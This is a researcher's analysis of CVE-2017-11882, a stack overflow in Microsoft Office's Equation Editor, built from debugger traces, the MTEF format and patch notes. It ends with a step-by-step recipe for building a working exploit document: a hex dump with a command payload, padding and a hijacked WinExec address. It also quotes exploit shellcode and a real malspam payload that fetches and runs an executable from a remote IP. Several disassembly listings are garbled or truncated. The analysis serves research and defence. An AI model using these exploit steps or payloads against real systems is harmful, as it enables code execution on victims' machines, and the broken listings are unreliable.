A Simple Analysis of CVE-2017-11882

By ITh4cker

0x00 Intrucdition

As we all know nowadays, the Office Security has become

the focus for SR(Security Researcher), especically in the

recent yeas. And I will make a analysis of CVE-2017-11882

in this post ☺So,aha..Just follow me☺

CVE-2017-11882 is a memory corruption vulnerability of

Microsoft Office, which allow an attacker to run

arbitrary code in the context of the current user by

failing to properly handle objects in memory. In this vul,

it's a classic stack buffer overflow existed in

Microsoft's **Old** Equation Editior **EQNEDT32.exe** which was

caused when copying the Font Record Name String to the

buffer without checking the length of the string.

0x01 Analysis

0x010 Analysis Environment

Office:2007 SP3 x86

Microsoft Equation Editor: 2000.11.9.0

OS: Win7 x86 SP1

Debugger: Windbg 6.12 x86 + Ollydbg/Immunity Debugger

Decompile/Disassembly:IDA 6.8 32 Bit

0x011 Stack BackTracing

As We all know that the EQNEDT32.exe is an OutPorc COM server executed in a separate address space. This means that security mechanisms and policies of the office processes (e.g. WINWORD.EXE, EXCEL.EXE, etc.) do not affect exploitation of the vulnerability in any way, which provides an attacker with a wide array of possibilities

So Next Let's begin our journey of debugging and analysis: First we should set the windbg to attach to the EQNDT32.exe automatically when it starts, here we use a technique called IFEO(Image File Execution Options) which is often used in malware's behaviors:



Then We run the sample(0x00430C12-WinExec)and windbg will start, for tracing the vul(buffer overflow), I set a breakpoint at WinExec, after running let's see the stack backtrace to search some useful information with kb command:

The first argu of WinExec is as following:

```
0:000> db 0012f350
0012f350 63 6d 64 2e 65 78 65 20-2f 63 20 63 61 6c 63 2e cmd.exe /c calc.
0012f360 65 78 65 20 41 41 41 41-41 41 41 41 41 41 41 41 exe AAAAAAAAAAA
0012f370 41 41 41 41 41 41 41 41-41 41 41 41 <mark>12 0c 43 00 AAAAAAAAAAA</mark>A.C.
```

We can see many character A followed by a 0x00430c12, which seems like a address(at first glance, you just can guess it so[©]) from the structure of the argu, I guess it may exploit the technique "Return Address Overflow" to hijack the control flow of code execution:


Yeah,Open EQNEDT32.exe in IDA 6.8 and I find 0x00430c12 is the address of WinExec,which verified my guess is right[⊕]Next comes a problem:

When Where and Why was the buffer(stack) overrided (We need to locate the specific instructions block)???

Ok, let's begin to locate the specific point by Windbg's stack backtracing and IDA's cross-reference calling, here we can follow the first argu of WinExec(Cmdline String) passing routes to locate where the cmd string was "produced":

Let me have a look at the address 0x0043b466 in IDA:

So according to the original stack backtrace , the passing routes of cmdline_string is as following:



Now I will follow the cmdline_string's passing to search some useful instructions(especailly data copying instructions.i.e:repne movsd,and so on©) directly in function sub_41115A7 and its sub functions:

```
.text:004115AB 88 7D 08
.text:004115B8 88 7D 08
.text:004115B8 88 7D 08
.text:004115B8 2B C0
.text:004115B8 2B C0
.text:004115B8 2B C0
.text:004115B8 7D AE
.text:004115B8 8D 41 FF
.text:004115B8 8D 41 FF
.text:004115B8 8D 41 FF
.text:004115C1 85 C0
.text:004115C3 0F 84 3A 00 00 00
.text:004115C3 0F 84 3A 00 00 00
.text:004115C5 50
.text:004115C5 50
.text:004115C5 50
.text:004115C5 50
.text:004115C5 8B 45 08
.text:004115C5 8B 45 08
.text:004115D3 8B 37 00 00 00
.text:004115D8 85 C0
```

We can just find that the overflow may happen at the address 0x00411658(rep movsd)according our manual code audit, for it has no length check before data copy⊗

And it really be as we debugging:

```
0:000> dds
0012f1a4
          00000000
           75f99140 GDI32!semLocal
0012f1a8
0012f1ac
           0012f20c
0012f1b0
           75f5d17d GDI32!GetTextMetricsA+0x8b
0012f1b4
           75f5d1a1 GDI32!vTextMetricWToTextMetric+0x5
0012f1b8
           75f5d18e GDI32!GetTextMetricsA+0x9c
0012f1bc
           0012f5e0
           00000006
0012f1c0
                               Before Overflow
0012f1c4
           00000021
0012f1c8
           0000ffff
0012f1cc
           0012f210
          004115d8 EqnEdt32!EqnFrameWinProc+0x2af8
0012f1d0
0012f1d4
           0012f350
0012f1d8
           00000000
|0012f1dc
           0012f1ec
|0:000> dds 0012f1a4
0012f1a4
          2e646d63
0012f1a8
          20657865
0012f1ac
          6320632f
0012f1b0
          2e636c61
0012f1b4
          20657865
0012f1b8
          41414141
0012f1bc
          41414141
                            After Overflow
0012f1c0
          41414141
0012f1c4
          41414141
0012f1c8
          41414141
          11111111
0012f1cc
         00430c12 EqnEdt32!MFEnumFunc+0x2415
0012f1d0
0012f1d4
          0012f350
0012f1d8
          00000000
0012f1dc
          0012f1ec
0012f1e0
          0012f5e0
```

As the old Equation Editor doesn't enable ASLR mechanism, so the hard-coded address 0x00430c12 can be executed without any problem Up to now, We have located the point of overflow by stack backtracing and argu passtracing successfully, next I will make the process(handling or parsing) more clear (if you want to exploit it!), so we need to have a look at the format of MathType MTEF v.3(Equation Editor 3.x) as the cmdline_string is stored in the Equation Native Stream:

```
Equation Native
Offset 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
00000000 1C 00 00 02 00 9E C4 A9 00 00 00 00 00 00
                                žäæ
00000016 | C8 A7 5C 00 C4 EE 5B 00 00 00 00 03 01 01 03 | ȧ\ Äî[
00000032 | OA OA O1 O8 5A 5A 63 6D 64 2E 65 78 65 20 2F 63
                               ZZcmd.exe /c
00000048 20 63 61 6C 63 2E 65 78 65 20 41 41 41 41 41 41
                             calc.exe AAAAAA
00000112
00000192 00 00 00 00 00
```

MTEF is embedded in OLE equation objects produced by Equation Editor, as well as in all the file formats in which Equation Editor can save equations. The structure of OLE equation objects is as following:

OLE equation objects = EQNOLEFILEHDR + MTEF Data, and

MTEFData = MTEF header + MTEF Byte Stream

```
□struct EQNOLEFILEHDR {
     WORD cbHdr; // length of header, sizeof(EQNOLEFILEHDR) = 28 bytes
                    // hiword = 2, loword = 0
     DWORD
           version:
                     // clipboard format ("MathType EF")
    WORD
           cf;
    DWORD cbObject; // length of MTEF data following this header in bytes
    DWORD reserved1; // not used
    DWORD reserved2; // not used
           reserved3; // not used
     DWORD
     DWORD reserved4; // not used
                          //MTEF header (version 2 and later)
pstruct MTEF HEADER {
     BYTE bMTEFVersion; //0x3
     BYTE bPlatform;
                         //0 for Macintosh, 1 for Windows
     BYTE bProduct;
                         //0 for MathType, 1 for Equation Editor
     BYTE bProductVersion;
                                 //0x3
     BYTE bProductSubVersion; //0x0A
L}
```

And MTEF Data consists of a series of records. Each record starts with a tag byte containing the record type and some flag bits.

The overall structure is:

- initial <u>SIZE</u> record
- PILE or LINE record(0x1)
- contents of PILE or LINE
- END record

The MTEF Data of sample I analyzed is consisted of:


```
Full Size Record(0xA maybe fixed value?)
Line Record(0x1 Optional)
Font Record(0x8)
End Record(0x0)
```

In this vul, the Font Record is the key for final exloit for the cmdline_string is stored in the Font Record. The Font Record's structure is as following:

- tag byte //0x8
- [tface] typeface number //1 byte,here 0x5A
- [style] 1 for italic and/or 2 for bold //1 byte,here 0x5A
- [name] font name (null-terminated) //"cmd.exe /c calc.exe.."

Here we only focus on the font name, which determines whether you can exploit successfully☺


So the overall structure of the OLE Equation Object in the exploit is as following:



So Next We will back to the stack backtracing and code cross-reference calling again to analyzing how the EQNEDT32.exe parsing or handling the MTEF Byte Stream Data(here is Font Record):

As I analyzed before,we know that the Font Name String(cmdline_string)is started passing down from the function sub_004214C6(),which is in sub_43B418(),Let's back to the nearest upper caller , it's function sub_43A87A():

```
.text:00438418 vub_430418
.text:00438418 var_100
.text:00438418 var_100
.text:00438418 var_104
.text:00438418 var_104
.text:00438418 var_104
.text:00438418
.text:00438419
.text:00438419
.text:00438419
.text:00438421
.text:00438421
.text:00438422
.text:00438422
.text:00438423
.text:00438424
.text:00438424
.text:00438429
.text:00438429
.text:00438429
.text:00438430
.text:00438430
.text:00438430
.text:00438430
.text:00438430
.text:00438430
.text:00438430
.text:0043848
.text:0043848
.text:0043848
.text:0043848
.text:00438450
.tex
```



And We see the following:

```
text:0043A87A

text:0043A87A

text:0043A87A

text:0043A87A

text:0043A87A

text:0043A87A

text:0043A87B

text:0043A880

text:0043A883

text:
```

In this function, you can a compare instruction, which is to judge if the record is Font Record(0x8), if it is, the font record parsing function sub_43b418() is called. okay, let's verify it in Windbg: Make an breakpoint at 0x0043a883, and run it:


It is in agreement with the sample's MTEF Byte Stream:

Now let's have a look at the stack backtrace for a deeper calling:

```
eax=00000001 ebx=00000006 ecx=75eb9dd1 edx=00000002 esi=0012f7e4 edi=0012f5e0
EqnEdt32!MFEnumFunc+0xc086:
0043a883 0fbf4508
                                  movsx eax, word ptr [ebp+8]
                                                                               ss:0023:0012f4d4=0001
0:000> kb
ChildEBP RetAddr Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
0012f4cc 0043a72f 00000001 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0xc086
0012f4e4 004375da 00000001 0012f538 0012f5e0 EgnEdt32!MFEnumFunc+0xbf32
0012f548 0042f926 0012f560 0012f5e0 0012f7e4 EgnEdt32!MFEnumFunc+0x8ddd
0012f578 00406a98 011e007c 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x1129
Breakpoint 0 hit
eax=0012008 ebx=00000006 ecx=75eb9dd1 edx=00000002 esi=0012f7e4 edi=0012f5e0
eip=0043abc esp=0012f45c ebp=0012f46c iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
EqnEdt32!MFInumFunc+0xc086:
                                 movsx eax, word ptr [ebp+8] ss:0023:0012f474=0008
0043a883 0fbf4508
0:000> kb
ChildEBP Retaddr Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
0012f46c 0043a72f 00120008 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0xc086 0012f484 0043a7a5 00120008 0012f4ac 0012f5e0 EqnEdt32!MFEnumFunc+0xbf32
0012f464 00437cea 00120008 0023116c 00120000 EqnEdt32!MFEnumFunc+0xbfa8 0012f464 0043784d 0023116c 00000000 0012f5e0 EqnEdt32!MFEnumFunc+0x94ed 0012f548 0042f926 0012f560 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x9050 0012f578 00406a98 011e007c 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x9129
```

So the calling route for Font Record Parsing(0x8) is:
sub_406881(Load) -> sub_42F8FF(Read MTEF Data) -> sub_43755C ->
sub_437c9d(+2EC) -> sub_43A78f -> sub_43a720 -> sub_43a87a(MTEF
Byte Stream Handling) -> sub_43B418(font record parsing)

After patching the office sp3, we can find that MS have added the check for overflow:



For other code patches, I suggest you to reference https://opatch.blogspot.co.id/2017/11/did-microsoft-just-manually-patch -their.html ,which has done a good job in patch analysis©

In addition,we can see some other exploit tools on Github, such as: https://github.com/unamer/CVE-2017-11882/blob/master/CVE-2017-11882.py, in which they replace the hard-coded address 0x00430c12 with a ret instruction(to jump to shellcode):

```
.text:00402114 C3 .text:00402114 sub_4020C8 endp .text:00402114
```

```
# 0: b8 44 eb 71 12
                            mov
                                   eax,0x1271eb44
# 5: ba 78 56 34 12
                             moν
                                   edx,0x12345678
# a: 31 d0
                                   eax.edx
                            xor
# c: 8b 08
                                   ecx, DWORD PTR [eax]
# e: 8b 09
                                   ecx,DWORD PTR [ecx]
                             mov
# 10: 8b 09
                                   ecx,DWORD PTR [ecx]
                             mov
# 12: 66 83 c1 3c
                             add
                                   cx,0x3c
# 16: 31 db
                                   ebx.ebx
                             xor
# 18: 53
                             push
# 19: 51
                             push
                                    ecx
# 1a: be 64 3e 72 12
                             mov
                                   esi,0x12723e64

✓ FF 16 call [esi]

# 1f: 31 d6
                             xor
                                   esi,edx
# 21: ff 16
                             call DWORD PTR [esi] // call WinExec
# 23: 53
                             push
# 24: 66 83 ee 4c
                                    si,0x4c
                             sub
# 28: ff 10
                             call
                                    DWORD PTR [eax] // call ExitProcess
                                                                          \x8B\x09\x66\x83\x
```

And it has a mistake in the final "call ExitProcess", it should be "FF 16 Call Dword ptr [esi]" (), the overall idea is using code block's various jump to achieve a larger available room.you can learn it from VALTHEK's paper: https://29wspy.ru/reversing/CVE-2017-11882.pdf here.

I also have see some malicous spams with sample(http://www.malware-traffic-analysis.net/2017/12/13/index.html) as following using 0x00630c12:


```
1C 00 00 00 02 00 BE C3
                         45 00 00 00 00 00 00 00
                                                        ¾ÃE
28 24 68 00 7C A8 69 00
                         00 00 00 00 03 01 01 03
                                                  ($h | "i
OA OA O8 O2 81 43 4D 44
                         20 2F 63 73 74 61 72 74
                                                       CMD /cstart
20 5C 5C 31 38 35 2E 34
                         35 2E 31 39 32 2E 37 5C
                                                   \\185.45.192.7\
73 5C 61 70 32 2E 65 78
                        65 20 26 20 44 44 44 44
                                                  s\ap2.exe & DDDD
44 12 0C 63 00 44 00 02
                        81 65 00 02 81 66 00 00
                                                  D c D
00
```

It can still run successfully with the execution of WinExec.why? Back to IDA's disassemble code, we can find the answer:

0x02 ReExploit

In this section, I will try to construct a exploit manually according to my analysis before.

First I new a normal blank docx, then insert the Object "Mircosoft Equation Editor 3.0":



Then I input my net name "ITh4cker" and save it. Then uncompress the sample with 7zip, and open the word\embeddings\oleObject1.bin with WinHex:



Here we can see that the MTEF Data Records mainly consist of 10 records(1 Line Record(0x1), 8 Char Record(0x2), and 1 End

Record(0x0)), among of which the Line Record(0x1) is the simplest one, only 1 byte, you can use it to fill in your exploit easily ©

what calls for special attention is that the bytes in red circle:0x29 and 0x45,0x29 means the length of MTEF Data, and the 0x45 means the length of Ole Equation Object, don't forget to modify it after constructing your exploit©

Now, I want to insert a Font record between the last Char record and the End Record as following(the length of the font name is 0x30 as we analyzed before):

```
00000900
        1C 00 00 00 02 00 32 C2 5B 00 00 00 00 00 00
                                                            2Â[
                                                      h~, TÌ+
00000910
         68 7E 2C 00 54 CC 2B 00 00 00 00 03 01 01 03
00000920
         OA OA O1 12 83 49 00 12 83 54 00 12 83 68 00 02
                                                          fI fT fh
                                                       ^4 fc ,k ,e
00000930
         88 34 00 12 83 63 00 12
                                82 6B 00 12 82 65 00 12
00000940
         82 72 00 08 5A 5A 63 6D
                               64 2E 65 78 65 20 2F 63 ,r ZZcmd.exe /c
00000950
         20 63 61 6C 63 2E 65 78 65 20 41 41 41 41 41 41
                                                       calc.exe AAAAAA
         41 41 41 41 41 41 41
00000960
                            41
                                41 41 41 41 41 41 41
                                                       AAAAAAAAAAAAA
         41 41 12 OC 43 OO OO OO
00000970
                                00 00 00 00 00 00 00
                                                       AA C
00000980
            00 00 00 00
                       00
                          00
                            00
                                00 00 00 00 00 00 00 00
00000990
         00 00 00 00 00 00 00 00
                                00 00 00 00 00 00 00 00
000009A0
         00 00 00 00 00 00 00 00
                                00 00 00 00 00 00 00 00
         00 00 00 00 00 00 00
000009B0
                                00 00 00 00 00 00 00 00
         00 00 00 00 00 00 00
000009C0
                                00 00 00 00 00 00 00 00
         00 00 00 00 00 00 00
000009D0
                                00 00 00 00 00 00 00 00
         00 00 00 00 00 00 00
                                00 00 00 00 00 00 00 00
000009E0
000009F0
         00 00 00 00 00 00 00
                                00 00 00 00 00 00 00 00
00000A00
         45 00 71 00 75 00 61 00
                                74 00 69 00 6F 00 6E 00 E quation
        20 00 4E 00 61 00 74 00
00000A10
                                69 00 76 00 65 00 00 00
                                                        Native
00000A20
        00 00 00 00 00 00 00 00
                                00 00 00 00 00 00 00 00
00000A30
        00 00 00 00 00 00 00 00
                                00 00 00 00 00 00 00
00000A40
        20 00 02 00 FF FF FF FF
                               FF FF FF FF FF FF FF
                                                          00000A50
        00000A60
         00 00 00 00 00 00 00 00
                               00 00 00 00 00 00 00 00
                                77 00 00 00 00 00 00 00
         00 00 00 00 04 00 00 00
00000A70
```

Then compress it with 7zip with the same directory structure, run it, and you will see the calc.exe⊕:



Here as I have analyzed it before, so when I constructed the exploit, it's very accurate @ if you just meet it(stack overflow) in your process of digging vulnerability, you will have to make several trys for it, for example, you can fill in the MTEF Data before Unicode String "Equation Native" at the first

0x03 Conclusion

In the whole analysis, I just start from the problem(stack overflow), to follow and locate the key point by stack backtracing and cross-reference calling, even I have no knowledge about the function IPersistStorage::Load of OLE Interface, but it doesn't matter, we still can make clear how the overflow happened, just as analyzing a common BSOD, just to debug and trace the exception as usual®

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